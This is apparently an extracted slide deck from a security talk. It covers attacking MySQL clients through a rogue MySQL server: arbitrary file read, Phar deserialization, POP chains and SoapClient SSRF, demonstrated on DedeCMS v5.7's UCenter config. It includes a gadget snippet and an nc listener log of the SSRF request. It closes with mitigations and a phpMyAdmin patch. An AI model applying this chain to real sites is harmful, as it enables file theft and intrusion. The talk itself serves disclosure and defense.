
- A website or app that can **control mysql configuration**
- A **vulnerable** Mysql Client
- One **query**
- ?

Can we make AFR better more?

- A website or app that can **control mysql configuration**
- A **vulnerable** Mysql Client
- One **query**
- Upload a **file with stub(Phar)**

Deserialization
vulnerability

Final Vulnerable



Can we make AFR better more again?



Can we make AFR better more again?

POP chain



Example in Real world

- Ucenter in back of DEDECMSv5.7
- Ucenter config contain **Mysql Server config**

修改接口配置 返回模块列表

ID: 2

服务端地址: 在您 UCenter 地址或者目录改变的情况下, 修改此项。一般情况请不要改动
例如: http://www.site.com/uc_server (最后不要加"/)。

服务端 IP: 正常情况下留空即可。如果由于域名解析问题导致 UCenter 与该应用通信失败, 请尝试设置为该应用所在服务器的 IP 地址。

通信密钥: 只允许使用英文字母及数字, 限 64 字节。应用端的通信密钥必须与此设置保持一致, 否则该应用将无法与 UCenter 正常通信。

连接方式: 请根据您的服务器网络环境选择适当的连接方式。

数据库服务器: 默认:localhost, 如果 MySQL 端口不是默认的 3306, 请填写如下形式: 127.0.0.1:6033。

数据库用户名: **rogue mysql server**
登录uc服务端的数据库用户名。

数据库密码: 登录uc服务端数据库使用的密码。

Example in Real world

- Ucenter in back of DEDECMSv5.7
- Ucenter config contain **Mysql Server config**
- No POP chain for DEDECMSv5.7, but **a little trick**

```
...  
function __destruct() {  
    unset($this->tpl);  
    $this->dsq1->Close(TRUE);  
}  
...
```

__call()

Example in Real world

- Ucenter in back of DEDECMSv5.7
- Ucenter config contain **Mysql Server config**
- No POP chain for DEDECMSv5.7, but **a little trick**
- Deserialization + `__call` + **SoapClient** = SSRF

Deserialization SoapClient to SSRF

delete

Example in Real world

- Ucenter in back of DEDECMSv5.7
- Upload a **file with stub**(Phar) in back or avatar
- Deserialization + **__call** + **SoapClient** = SSRF

```
ubuntu@VM-0-12-ubuntu:~$ nc -l -v 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [58.135.78.16] port 5555 [tcp/*] accepted (family 2, sport 60495)
POST / HTTP/1.1
Host: [REDACTED]
Connection: keep-alive
User-Agent: PHP-SOAP/5.6.25
Content-Type: text/xml
SOAPAction: "http://[REDACTED]Close"
Content-Length: 499

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><ns1:Close><param0 xsi:type="xsd:boolean">true</param0></ns1:Close></SOAP-ENV:Body></SOAP-ENV:Envelope>
ubuntu@VM-0-12-ubuntu:~$
```

Can we make AFR better more?

- A website or app that can **control mysql configuration**
- A **vulnerable** Mysql Client
- One **query**
- Upload a **file with stub(Phar)**
- A gadgets could **call** any method



SSRF

Can we make AFR better more again?

POP chain



Can we make AFR better more again?

POP chain to RCE



Final Vulnerable

- A website or app that can **control mysql configuration**
- A **vulnerable** Mysql Client
- One **query**
- Upload a **file with stub(Phar)**
- A **POP chain** to ?

Can we make it easier?



Can we make it easier?

ARP or DNS cache pollution



ARP or DNS cache pollution




Web

Select 1



Database

ARP or DNS cache pollution



Final Vulnerable

- ~~A website or app that can control mysql configuration~~
- A vulnerable Mysql Client
- One query
- Upload a file with stub(Phar)
- A POP chain to ?

Let's Fix it



Fix it

- For Server
 - Set `local_infile` disabled
- For Client
 - For mysql client. Use `-local-infile=0`
 - For JDBC. Set `allowLoadLocalInfile=false`
 - For PHP mysqli or mysql
 - Set `mysqli.allow_local_infile = Off` in `php.ini`
 - Use `mysqli_option` to set `MYSQLI_OPT_LOCAL_INFILE=false` after `mysqli_real_connect`

A little hint

- phpmyadmin patch in 2019.01.22
 - <https://github.com/phpmyadmin/phpmyadmin/commit/c5e01f84ad48c5c626001cb92d7a95500920a900#diff-cd5e76ab4a78468a1016435eed49f79f>

```

12 libraries/classes/Dbi/DbiMysqli.php
@@ -88,12 +88,6 @@ public function connect(
88
89     $link = mysqli_init();
90
91 -     if (defined('PMA_ENABLE_LDI')) {
92 -         mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, true);
93 -     } else {
94 -         mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, false);
95 -     }
96 -
97     $client_flags = 0;
98
99     /* Optionally compress connection */
@@ -175,6 +169,12 @@ public function connect(
175         return false;
176     }
177
178     return $link;
179 }
180

```

```


88
89     $link = mysqli_init();
90
91 +     if (defined('PMA_ENABLE_LDI')) {
92 +         mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, true);
93 +     } else {
94 +         mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, false);
95 +     }
96 +
97     $client_flags = 0;
98
99     /* Optionally compress connection */
169
170     return false;
171
172 +     if (defined('PMA_ENABLE_LDI')) {
173 +         mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, true);
174 +     } else {
175 +         mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, false);
176 +     }
177 +
178     return $link;
179 }
180

```

A little hint

- phpmyadmin patch in 2019.01.22
 - <https://github.com/phpmyadmin/phpmyadmin/commit/c5e01f84ad48c5c626001cb92d7a95500920a900#diff-cd5e76ab4a78468a1016435eed49f79f>

```
if (defined('PMA_ENABLE_LDI')) {  
    mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, true);  
} else {  
    mysqli_options($link, MYSQLI_OPT_LOCAL_INFILE, false);  
}  
...  
$return_value = mysqli_real_connect($link, $host, $user, $password, '',  
    $server['port'], $server['socket'], $client_flags  
);
```



A little hint

Use `mysql_option` to set `MYSQLI_OPT_LOCAL_INFILE=false` after `mysql_real_connect`

```
void mysql_common_connect(INTERNAL_FUNCTION_PARAMETERS, zend_bool  
is_real_connect, zend_bool in_ctor) /* {{{ */  
{  
    mysql_options(mysql->mysql, MYSQL_OPT_LOCAL_INFILE,  
        (char *)&MyG(allow_local_infile));  
}
```


Thanks

@LoRexxar
lorexkar@gmail.com